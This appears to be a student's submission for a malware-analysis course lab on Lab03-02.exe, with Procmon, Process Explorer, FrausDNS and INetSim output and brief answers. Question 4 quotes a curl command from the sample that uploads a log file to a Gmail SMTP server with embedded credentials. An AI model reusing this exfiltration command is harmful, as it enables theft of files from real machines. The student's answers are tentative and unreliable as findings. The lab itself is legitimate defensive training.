Assignment 3 – Basic Dynamic Analysis

10 points

WARNING: This assignment contains a malware that works under the latest Windows. Please do not abuse it and run the malware only on the provided sandbox. The instructor is not responsible for any consequence from any abuse.


LAB – MONITORING

1.1 Local computer monitoring

1. Run the following tools in Chapter 3 on Lab03-02.exe, and copy and paste the output of the output or screenshot from these tools below.
   Tip: Disable Microsoft Defender Antivirus to run the malware

Output from procmon (1 point)

I am not sure if this is correct. I was trying to open the .exe file of the lab but it wouldn't show up for me on Process Monitor.



Windows 10 VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail
10:43:40...	TiWorker.exe	5460	CreateFile	C:\Windows\servicing\P	SUCCESS	Desired Access: G...
10:43:40...	TiWorker.exe	5460	QueryStandardI...	C:\Windows\servicing\P	SUCCESS	AllocationSize: 8,19...
10:43:40...	TiWorker.exe	5460	ReadFile	C:\Windows\servicing\P	SUCCESS	Offset 0, Length: 4,8...
10:43:40...	TiWorker.exe	5460	ReadFile	C:\Windows\servicing\P	SUCCESS	Offset 0, Length: 4,8...
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
10:43:40...	Explorer.EXE	4916	RegOpenKey	HKLM\Software\Microso	SUCCESS	Desired Access: Q...
10:43:40...	Explorer.EXE	4916	RegQueryValue	HKLM\SOFTWARE\Mic	NAME NOT FOUND	Length: 16
10:43:40...	Explorer.EXE	4916	RegCloseKey	HKLM\SOFTWARE\Mic	SUCCESS	
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
10:43:40...	Explorer.EXE	4916	RegOpenKey	HKLM\Software\Microso	SUCCESS	Desired Access: Q...
10:43:40...	Explorer.EXE	4916	RegQueryValue	HKLM\SOFTWARE\Mic	SUCCESS	Type: REG_DWO...
10:43:40...	Explorer.EXE	4916	RegCloseKey	HKLM\SOFTWARE\Mic	SUCCESS	
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
10:43:40...	Explorer.EXE	4916	RegOpenKey	HKLM\Software\Microso	SUCCESS	Desired Access: Q...
10:43:40...	Explorer.EXE	4916	RegQueryValue	HKLM\SOFTWARE\Mic	NAME NOT FOUND	Length: 16
10:43:40...	Explorer.EXE	4916	RegCloseKey	HKLM\SOFTWARE\Mic	SUCCESS	
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
10:43:40...	Explorer.EXE	4916	RegOpenKey	HKLM\Software\Microso	SUCCESS	Desired Access: Q...
10:43:40...	Explorer.EXE	4916	RegQueryValue	HKLM\SOFTWARE\Mic	SUCCESS	Type: REG_DWO...
10:43:40...	Explorer.EXE	4916	RegCloseKey	HKLM\SOFTWARE\Mic	SUCCESS	
10:43:40...	Explorer.EXE	4916	CreateFile	C:\Users\Malware Analy	SUCCESS	Desired Access: R...
10:43:40...	Explorer.EXE	4916	QueryRemoteP...	C:\Users\Malware Analy	INVALID PARAME...	
10:43:40...	Explorer.EXE	4916	QueryDirectory	C:\Users\Malware Analy	SUCCESS	0: ., 1: .., FileInformat...
10:43:40...	Explorer.EXE	4916	CreateFile	C:\Users\Public\Deskto	SUCCESS	Desired Access: R...
10:43:40...	Explorer.EXE	4916	QueryRemoteP...	C:\Users\Public\Deskto	INVALID PARAME...	
10:43:40...	Explorer.EXE	4916	QueryDirectory	C:\Users\Public\Deskto	SUCCESS	0: ., 1: .., FileInformat...
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
10:43:40...	Explorer.EXE	4916	RegOpenKey	HKLM\Software\Microso	SUCCESS	Desired Access: R...
10:43:40...	Explorer.EXE	4916	RegEnumKey	HKLM\SOFTWARE\Mic	SUCCESS	Index: 0, Name: Del...
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKCU\Software\Classe	SUCCESS	Query: Name
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKCU\Software\Classe	SUCCESS	Query: HandleTag...
10:43:40...	Explorer.EXE	4916	RegQueryKey	HKCU\Software\Classe	SUCCESS	Query: HandleTag...

Showing 1,958,617 of 2,519,594 events (77%) Backed by virtual memory


Event Properties

Date: 2/22/2023 10:43:40.2726416 AM
Thread: 6372
Class: File System
Operation: QueryDirectory
Result: SUCCESS
Path: C:\Users\Malware Analysis\Desktop
Duration: 0.0000258

```
0:                          .
1:                          ..
FileInformationClass:       FileIdBothDirectoryInformation
3:                          Lab03-02
4:                          Lab03-02.7z
5:                          Lab03-02.txt
6:                          Nmap - Zenmap GUI.lnk
```

□ Next Highlighted
Copy All
Close
Type here to search
ENG
10:51 AM
2/22/2023
Oracle VM VirtualBox Manager
Assignments – COMP 5660 P 1 201...
Windows 10 VM [Running] - Oracle...
Right Ctrl
10:51 AM

Output from Process Explorer (1 point)



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-RNOG81O\Malware Analysis]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Verified Signer
winlogon.exe		2,628 K	9,488 K	580			
fontdrvhost.exe		1,588 K	4,532 K	712			
dwm.exe	0.17	43,604 K	95,964 K	916			
explorer.exe	0.08	76,112 K	180,400 K	3196	Windows Explorer	Microsoft Corporation	(Verified) Microsoft...
SecurityHealthSystray.exe		1,652 K	9,108 K	1896	Windows Security notification ...	Microsoft Corporation	(Verified) Microsoft...
VBoxTray.exe	0.01	2,404 K	10,804 K	3388	VirtualBox Guest Additions Tr...	Oracle Corporation	(Verified) Oracle C...
Lab03-02.exe		956 K	5,144 K	1516			(No signature was ...
conhost.exe		6,876 K	18,412 K	1680	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
Lab03-02.exe		944 K	5,164 K	6256			
conhost.exe		6,876 K	18,464 K	6268			
chrome.exe	0.05	75,424 K	154,772 K	3024	Google Chrome	Google LLC	(Verified) Google L...
Lab03-02.exe		876 K	5,172 K	5464			(No signature was ...
conhost.exe		6,844 K	18,396 K	2512	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
Lab03-02.exe		816 K	4,896 K	1812			(No signature was ...
conhost.exe		6,848 K	18,436 K	412	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
Lab03-02.exe		848 K	5,036 K	6664			(No signature was ...
conhost.exe		6,848 K	18,424 K	6016	Console Window Host	Microsoft Corporation	(Verified) Microsoft...
procexp.exe		5,100 K	11,208 K	4284	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...
procexp64.exe	0.84	24,392 K	48,328 K	6216	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...

Name	Description	Company Name	Path	Verified Signer
apphelp.dll	Application Compatibility Client Libr...	Microsoft Corporation	C:\Windows\SysWOW64\apphelp.dll	(Verified) Microsof...
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\gdi32.dll	(Verified) Microsof...
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\gdi32full.dll	(Verified) Microsof...
imm32.dll	Multi-User Windows IMM32 API Clie...	Microsoft Corporation	C:\Windows\SysWOW64\imm32.dll	(Verified) Microsof...
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\kernel32.dll	(Verified) Microsof...
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\SysWOW64\KernelBase.dll	(Verified) Microsof...
Lab03-02.exe			C:\Users\Malware Analysis\Downloads\Lab03-02\Lab03-02\...	(No signature was ...
locale.nls			C:\Windows\System32\locale.nls	(Verified) Microsof...
msvcp_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\SysWOW64\msvcp_win.dll	(Verified) Microsof...
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\SysWOW64\ntdll.dll	(Verified) Microsof...
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll	(Verified) Microsof...

CPU Usage: 3.14% Commit Charge: 58.14% Processes: 101 Physical Usage: 64.87%

2. What are this malware's imports and strings? (1 point)

The imports were found in dependency walker and they were CreateFileW, Exit Process and more. There are strings in process explorer.

3. What are the malware's host-based indicators? (1 point)

There were no mutex with the files in the process explorer so there are none.

4. Are there any useful network-based signatures for this malware? If so, what are they? (1 point)

Since this string has an email in it, this could be a network,based signature. ./curl smtps://smtp.gmail.com:465 -v --mail-from "ucfcap4145@gmail.com" --mail-rcpt "ucfcap4145@gmail.com" --ssl --user "ucfcap4145@gmail.com:cap4145@ucf" --upload-file "System32Log.txt" -k --anyauth

1.2 Network monitoring


Configure the Windows 10 VM to run FrausDNS, which is similar to ApateDNS used in the textbook, and configure the Kali VM to run inetsim. Please download Lab03-02.7z (password to unzip: malware) from Blackboard under this assignment.

- Instructions to run FrausDNS.
  a. Download FrausDNS. This step is not necessary now and FrausDNS can be found in c:\Tools of the Windows VM.
  b. Read the instructions at the GitHub. The usage is similar to that of ApateDNS.

- Instructions to configure Kali to run inetsim.
    a. Refer to Using INetSim on Kali Linux to configure INetSim. Note: read only the section of ***Configuring INetSim*** of this article.
    b. Log files are stored in the /var/log/inetsim/ directory:
        i. *debug.log*: debug information in case inetsim is run in debug mode
        ii. *main.log*: information logs (services started, stopped, ...)
        iii. *service.log*: when connections are made against the services, logs are added to this file
    - Tips:
        a. Use *chmod 755* change the property of the folder /var/log/inetsim; otherwise, cannot use *cd* to change folder.
        b. Use *sudo* to run commands as an administrator (root) under Kali whenever necessary.

Questions

5. Please run Lab03-02.exe (in Lab03-02.7z) **correctly**. Use FrausDNS and forward network traffic from Windows 10 VM to Kali. Provide at least a screenshot of the configured and **working** FrausDNS following this question. (3 points)
   Tip: FrausDNS shall run as administrator.



Timestamp	Requested Domain	Response Code
2/16/2023 12:25:41 PM	dl.delivery.mp.microsoft.com	FOUND
2/16/2023 12:25:44 PM	fe3cr.delivery.mp.microsoft.com	FOUND
2/16/2023 12:25:46 PM	dl.delivery.mp.microsoft.com	FOUND
2/16/2023 12:25:48 PM	tsfe.trafficshaping.dsp.mp.microsoft.com	FOUND
2/16/2023 12:25:51 PM	tsfe.trafficshaping.dsp.mp.microsoft.com	FOUND
2/16/2023 12:25:55 PM	tsfe.trafficshaping.dsp.mp.microsoft.com	FOUND
2/16/2023 12:25:59 PM	tsfe.trafficshaping.dsp.mp.microsoft.com	FOUND
2/16/2023 12:26:01 PM	fe3cr.delivery.mp.microsoft.com	FOUND
2/16/2023 12:26:05 PM	fe3cr.delivery.mp.microsoft.com	FOUND
2/16/2023 12:26:09 PM	fe3cr.delivery.mp.microsoft.com	FOUND

```
[+] Using IP address 10.0.2.4 for DNS replies.
[+] Dns redirection complete
[+] Local DNS Server is now localhost (127.0.0.1) on Ethernet
[+] Sending 0 NXDOMAIN replies to clients.
[+] Server started successfully at 2/16/2023 12:15:41 PM
```

IP Response (Default: Current DNS): 10.0.2.4


# of NXDOMAIN Responses: 0

Selected Interface: Ethernet


6. Please copy and paste only the first 10 lines and last 10 lines of *service.log* following this question to show traffic generated by Lab03-02.exe is directed from the Windows VM to the Kali VM. (2 points)

   Tips: Under Kali, to view text files, you can use the following commands/programs:

   a. less: Shipped with Kali. Less is a command line utility that displays the contents of a file or a command output, one page at a time.
   b. nano: Shipped with Kali and an editor.
   c. vim: Shipped with Kali and an editor.
   d. emacs: Not shipped with Kali by default. Installed on our Kali VM.


Kali-CR [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
12:24
PS> kali@Cyber-Range: /var/log/inetsim
File Actions Edit View Help

```
[2023-02-16 12:16:10] [47167] [https_443_tcp 48086] [10.0.2.5:13841] disconnect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48095] [10.0.2.5:13842] connect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48095] [10.0.2.5:13842] info: Client sent no data
[2023-02-16 12:16:11] [47167] [https_443_tcp 48095] [10.0.2.5:13842] disconnect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48096] [10.0.2.5:13843] connect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48096] [10.0.2.5:13843] info: Client sent no data
[2023-02-16 12:16:11] [47167] [https_443_tcp 48096] [10.0.2.5:13843] disconnect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48097] [10.0.2.5:13844] connect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48097] [10.0.2.5:13844] info: Client sent no data
[2023-02-16 12:16:11] [47167] [https_443_tcp 48097] [10.0.2.5:13844] disconnect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48098] [10.0.2.5:13845] connect
[2023-02-16 12:16:11] [47167] [https_443_tcp 48098] [10.0.2.5:13845] info: Client sent no data
[2023-02-16 12:16:11] [47167] [https_443_tcp 48098] [10.0.2.5:13845] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48099] [10.0.2.5:13846] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48099] [10.0.2.5:13846] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48099] [10.0.2.5:13846] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48100] [10.0.2.5:13847] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48100] [10.0.2.5:13847] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48100] [10.0.2.5:13847] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48101] [10.0.2.5:13848] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48101] [10.0.2.5:13848] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48101] [10.0.2.5:13848] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48102] [10.0.2.5:13849] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48102] [10.0.2.5:13849] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48102] [10.0.2.5:13849] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48103] [10.0.2.5:13850] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48103] [10.0.2.5:13850] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48103] [10.0.2.5:13850] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48108] [10.0.2.5:13851] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48108] [10.0.2.5:13851] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48108] [10.0.2.5:13851] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48109] [10.0.2.5:13852] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48109] [10.0.2.5:13852] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48109] [10.0.2.5:13852] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48110] [10.0.2.5:13853] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48110] [10.0.2.5:13853] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48110] [10.0.2.5:13853] disconnect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48111] [10.0.2.5:13854] connect
[2023-02-16 12:16:12] [47167] [https_443_tcp 48111] [10.0.2.5:13854] info: Client sent no data
[2023-02-16 12:16:12] [47167] [https_443_tcp 48111] [10.0.2.5:13854] disconnect
[2023-02-16 12:16:15] [47167] [https_443_tcp 48120] [10.0.2.5:13855] connect
[2023-02-16 12:16:15] [47167] [https_443_tcp 48120] [10.0.2.5:13855] info: Client sent no data
[2023-02-16 12:16:15] [47167] [https_443_tcp 48120] [10.0.2.5:13855] disconnect
[2023-02-16 12:16:15] [47167] [https_443_tcp 48125] [10.0.2.5:13856] connect
[2023-02-16 12:16:15] [47167] [https_443_tcp 48125] [10.0.2.5:13856] info: Client sent no data
[2023-02-16 12:16:15] [47167] [https_443_tcp 48125] [10.0.2.5:13856] disconnect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48170] [10.0.2.5:13857] connect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48170] [10.0.2.5:13857] info: Client sent no data
[2023-02-16 12:16:26] [47167] [https_443_tcp 48170] [10.0.2.5:13857] disconnect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48171] [10.0.2.5:13858] connect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48171] [10.0.2.5:13858] info: Client sent no data
                                                                                 273,79        84%
```


Kali-CR [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
12:25
PS> kali@Cyber-Range: /var/log/inetsim
File Actions Edit View Help

```
[2023-02-16 12:16:15] [47167] [https_443_tcp 48125] [10.0.2.5:13856] disconnect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48170] [10.0.2.5:13857] connect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48170] [10.0.2.5:13857] info: Client sent no data
[2023-02-16 12:16:26] [47167] [https_443_tcp 48170] [10.0.2.5:13857] disconnect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48171] [10.0.2.5:13858] connect
[2023-02-16 12:16:26] [47167] [https_443_tcp 48171] [10.0.2.5:13858] info: Client sent no data
[2023-02-16 12:16:26] [47167] [https_443_tcp 48171] [10.0.2.5:13858] disconnect
[2023-02-16 12:16:27] [47167] [https_443_tcp 48172] [10.0.2.5:13859] connect
[2023-02-16 12:16:27] [47167] [https_443_tcp 48172] [10.0.2.5:13859] info: Client sent no data
[2023-02-16 12:16:27] [47167] [https_443_tcp 48172] [10.0.2.5:13859] disconnect
[2023-02-16 12:16:27] [47167] [https_443_tcp 48173] [10.0.2.5:13860] connect
[2023-02-16 12:16:27] [47167] [https_443_tcp 48173] [10.0.2.5:13860] info: Client sent no data
[2023-02-16 12:16:27] [47167] [https_443_tcp 48173] [10.0.2.5:13860] disconnect
[2023-02-16 12:16:36] [47167] [https_443_tcp 48214] [10.0.2.5:13861] connect
[2023-02-16 12:16:36] [47167] [https_443_tcp 48214] [10.0.2.5:13861] info: Client sent no data
[2023-02-16 12:16:36] [47167] [https_443_tcp 48214] [10.0.2.5:13861] disconnect
[2023-02-16 12:16:36] [47167] [https_443_tcp 48215] [10.0.2.5:13862] connect
[2023-02-16 12:16:36] [47167] [https_443_tcp 48215] [10.0.2.5:13862] info: Client sent no data
[2023-02-16 12:16:36] [47167] [https_443_tcp 48215] [10.0.2.5:13862] disconnect
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] connect
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: POST /service/update2 HTTP/1.1
